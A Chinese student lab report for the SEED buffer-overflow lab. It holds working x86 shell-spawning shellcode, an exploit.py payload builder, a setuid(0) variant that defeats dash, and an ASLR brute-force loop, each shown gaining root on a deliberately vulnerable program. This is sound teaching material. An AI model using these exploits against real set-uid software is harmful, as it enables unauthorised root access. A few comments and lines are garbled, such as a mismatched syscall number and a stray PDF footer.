栈溢出攻击实验


57119104 苏上峰

一.关闭防御措施

1.关闭地址随机化

在终端输入以下指令，关闭地址随机化，简化实验

```
sudo sysctl -w kernel.randomize_va_space=0
```



```
[07/10/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2.关闭StackGuard防御机制

在编译c文件时加入以下参数

```
 gcc -fno-stack-protector example.c #-fno-stack-protector选项关闭了StackGuard防御机制
```

3.关闭不可执行栈防御机制

在编译c文件时加入以下参数

```
gcc -z execstack -o test test.c #-z execstack指定了栈可执行
```

3.改变/bin/sh指向zsh

避免在shell中运行时自动放弃特权

二.运行shellcode

运行以下代码


```
/* call_shellcode.c */
/*
设置四个寄存器eax，ebx，ecx，edx
eax保存execve的系统调用号11
ebx保存命令字符串的地址/bin/sh
ecx保存argv地址，argc[0]="/bin/sh",argv[1]=\0
edx保存传递给新程序环境变量的地址，此处为0
*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
//设置ebx
```

```
"\x31\xc0" //xorl %eax,%eax，利用异或操作将eax设置为0，避免在code代码中出现0
"\x50" // pushl %eax 将/bin/sh末尾结束符0先压栈
"\x68""//sh" // pushl $0x68732f2f 把//sh压入栈中
"\x68""/bin" // pushl $0x6e69622f 把/bin压入栈中，此时/bin/sh字符串已经完全压入栈中，
esp栈帧指针指向字符串起始位置
"\x89\xe3" // movl %esp,%ebx 将esp赋给ebx

//设置ecx
"\x50" // pushl %eax 设置argv[1]
"\x53" // pushl %ebx 设置argv[0]，此时esp指向argv首地址
"\x89\xe1" // movl %esp,%ecx 将esp赋给ecx

//设置edx
"\x99" //cdq 间接设置edx为0

//设置eax
"\xb0\x0b" // movb $0x0b 将eax寄存器的值设置为11（exec的系统调用号）
"\xcd\x80" // int $0x80 调用该系统调用
;
int main(int argc, char **argv)
{
char buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)( );//
}
```

输入以下指令编译运行

```
gcc -z execstack -o call_shellcode call_shellcode.c #关闭不可执行栈机制，将
call_shellcode.c编译成call_shellcode
```

执行结果（由于程序不是set-uid程序，获得的只是一个普通的shell）


```
[07/10/21]seed@VM:~$ call_shellcode
$ 
```


三.漏洞程序

以下是一个含有栈溢出漏洞的程序

```
/*stack.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
/* Changing this size will change the layout of the stack.
* Instructors can change this value each year, so students
* won’t be able to use the solutions from the past.
* Suggested value: between 0 and 400 */
#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif
int bof(char *str)
{
char buffer[BUF_SIZE];
/* The following statement has a buffer overflow problem */
strcpy(buffer, str); ①
return 1;
}
int main(int argc, char **argv)
{
char str[517];
FILE *badfile;
/* Change the size of the dummy array to randomize the parameters
for this lab. Need to use the array at least once */
char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n");
return 1;
}
```

编译并将stack改为set-uid程序

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```



```
[07/10/21]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[07/10/21]seed@VM:~$ ls
android          Customization  examples.desktop  Music     source     Videos
bin              Desktop        exploit.c         mycat     stack
call_shellcode   Documents      exploit.py        Pictures  stack.c
call_shellcode.c Downloads      lib               Public    Templates
[07/10/21]seed@VM:~$ sudo chown root stack
[07/10/21]seed@VM:~$ sudo chmod 4755 stack
[07/10/21]seed@VM:~$ ls
android          Customization  examples.desktop  Music     source     Videos
bin              Desktop        exploit.c         mycat     stack
call_shellcode   Documents      exploit.py        Pictures  stack.c
call_shellcode.c Downloads      lib               Public    Templates
[07/10/21]seed@VM:~$
```


四.攻击漏洞

1.提高猜测成功率

利用断点调试确定栈中ebp和buffer的位置


①编译stack.c文件，启动断点调试

②创建badfile文件，目前是空文件




```
[07/10/21]seed@VM:~$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack
.c
[07/10/21]seed@VM:~$ touch badfile
```

③加断点，运行



```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 21.
gdb-peda$ run
Starting program: /home/seed/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

④打印相关值大小




```
Breakpoint 1, bof (str=0xbfffeb87 "\bB\003") at stack.c:21
21              strcpy(buffer, str);
gdb-peda$ p $ebp #打印栈帧指针ebp的值
$1 = (void *) 0xbfffeb48
gdb-peda$ p &buffer #打印缓冲区buffer的基地址
$2 = (char (*)[24]) 0xbfffeb28
gdb-peda$ p/d 0xbfffeb48-0xbfffeb28 #打印缓冲区基地址到buffer之间的距离
$3 = 32
```

2.编写badfile构造文件

```
import sys
shellcode= (
"\x31\xc0" # xorl %eax,%eax
"\x50" # pushl %eax
"\x68""//sh" # pushl $0x68732f2f
"\x68""/bin" # pushl $0x6e69622f
"\x89\xe3" # movl %esp,%ebx
"\x50" # pushl %eax
"\x53" # pushl %ebx
"\x89\xe1" # movl %esp,%ecx
"\x99" # cdq
"\xb0\x0b" # movb $0x0b,%al
"\xcd\x80" # int $0x80
"\x00"
).encode('latin-1')

#产生517byte的字节数组并用NOP填满
content = bytearray(0x90 for i in range(517))

# 将shellcode放在文件的末尾
start = 517 - len(shellcode)
content[start:] = shellcode

#构造返回地址并将返回地址放在合适的位置
ret = 0xbfffeb48 + 100# 构造返回地址，为调试结果中的ebp+4
offset = 36 #返回地址区域到buffer基地址的偏移量
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')

# 将内容写到badfile中
with open('badfile', 'wb') as f:
f.write(content)
```

3.实施攻击



```
[07/11/21]seed@VM:~$ exploit.py #执行破解文件
[07/11/21]seed@VM:~$ ls
android            Documents          mycat                         stack_dbg
badfile            Downloads          peda-session-stack_dbg.txt    sys
bin                examples.desktop   Pictures                      Templates
call_shellcode     exploit.c          Public                        Videos
call_shellcode.c   exploit.py         source
Customization      lib                stack
Desktop            Music              stack.c
[07/11/21]seed@VM:~$ ./stack   #执行漏洞文件
# id                                    有效用户id为root，获得rootshell，攻击成功
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

五.攻破linux防御措施

1.攻破dash防护机制


使用以下命令将/bin/sh改为dash

```
sudo ln -sf /bin/dash /bin/sh
```

编写下面的c程序


```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
// setuid(0); ①
execve("/bin/sh", argv, NULL);
return 0;
}
```

在没有取消①的注释情况下执行，获得了一个普通的shell，这是因为dash自动放弃了特权



```
[07/11/21]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[07/11/21]seed@VM:~$ sudo chown root dash_shell_test
[07/11/21]seed@VM:~$ sudo chmod 4755 dash_shell_test
[07/11/21]seed@VM:~$ dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
```

取消①的注释执行，获得一个rootshell，这说明在执行打开shell的命令之前执行将真实用户id设为root可以攻破dash的防御机制




```
[07/11/21]seed@VM:~$ vim dash_shell_test.c
[07/11/21]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[07/11/21]seed@VM:~$ sudo chown root dash_shell_test
[07/11/21]seed@VM:~$ sudo chmod 4755 dash_shell_test
[07/11/21]seed@VM:~$ dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# 
```

将四中的shellcode改为如下，重新进行实验

```
char shellcode[] =
"\x31\xc0" # xorl %eax,%eax 将eax寄存器内容置0
"\x31\xdb" # xorl %ebx,%ebx 将ebx寄存器内容置0
"\xb0\xd5" # movb $0xd5,%al 将eax设置为setuid的系统调用号0xb5
"\xcd\x80" # int $0x80 执行系统调用setuid（0），将真实用户id改为root
# 以下代码同任务二
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
```

```
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
```

实验结果如下



```
[07/11/21]seed@VM:~$ vim exploit.py
[07/11/21]seed@VM:~$ exploit.py
[07/11/21]seed@VM:~$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

2.攻破地址随机化


打开地址随机化

```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

编写以下脚本重复发起栈溢出攻击，以期猜中栈的地址

```
#!/bin/bash
SECONDS=0SEED Labs – Buffer Overflow Vulnerability Lab 10
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

运行47117次，一分钟12秒后获得了root权限，攻击成功



```
1 minutes and 12 seconds elapsed.
The program has been running 47111 times so far.
./attack.sh: line 13: 19372 Segmentation fault      ./stack
1 minutes and 12 seconds elapsed.
The program has been running 47112 times so far.
./attack.sh: line 13: 19373 Segmentation fault      ./stack
1 minutes and 12 seconds elapsed.
The program has been running 47113 times so far.
./attack.sh: line 13: 19374 Segmentation fault      ./stack
1 minutes and 12 seconds elapsed.
The program has been running 47114 times so far.
./attack.sh: line 13: 19375 Segmentation fault      ./stack
1 minutes and 12 seconds elapsed.
The program has been running 47115 times so far.
./attack.sh: line 13: 19376 Segmentation fault      ./stack
1 minutes and 12 seconds elapsed.
The program has been running 47116 times so far.
./attack.sh: line 13: 19377 Segmentation fault      ./stack
1 minutes and 12 seconds elapsed.
The program has been running 47117 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

3.StackGuard防护机制实验


关闭地址随机化

```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

在开启StackGuard的情况下编译程序，执行

```
gcc -o stack -z execstack stack.c
```

观察到如下结果，攻击被防住




```
[07/11/21]seed@VM:~$ stack
*** stack smashing detected ***: stack terminated
Aborted
```

4.不可执行栈防护机制

使用下面的命令编译stack.c并打开不可执行栈，执行stack程序

获得以下结果



```
[07/11/21]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[07/11/21]seed@VM:~$ sudo chown root stack
[07/11/21]seed@VM:~$ sudo chmod 4755 stack
[07/11/21]seed@VM:~$ ls
android          dash_shell_test    exploit.py                  source
attack.sh        dash_shell_test.c  lib                         stack
badfile          Desktop            Music                       stack.c
bin              Documents          mycat                       stack_dbg
call_shellcode   Downloads          peda-session-stack_dbg.txt  sys
call_shellcode.c examples.desktop   Pictures                    Templates
Customization    exploit.c          Public                      Videos
[07/11/21]seed@VM:~$ ./stack
Segmentation fault
```

段错误，说明起到保护作用

不可执行栈使得栈中的内容不可被执行，从而使得栈中的恶意代码被视为**普通数据**，当跳转到此位置时，只会产生segmentation fault程序崩溃而**不会执行恶意代码**，这个机制体现了数据和指令分离的原则，使得攻击者的恶意代码失效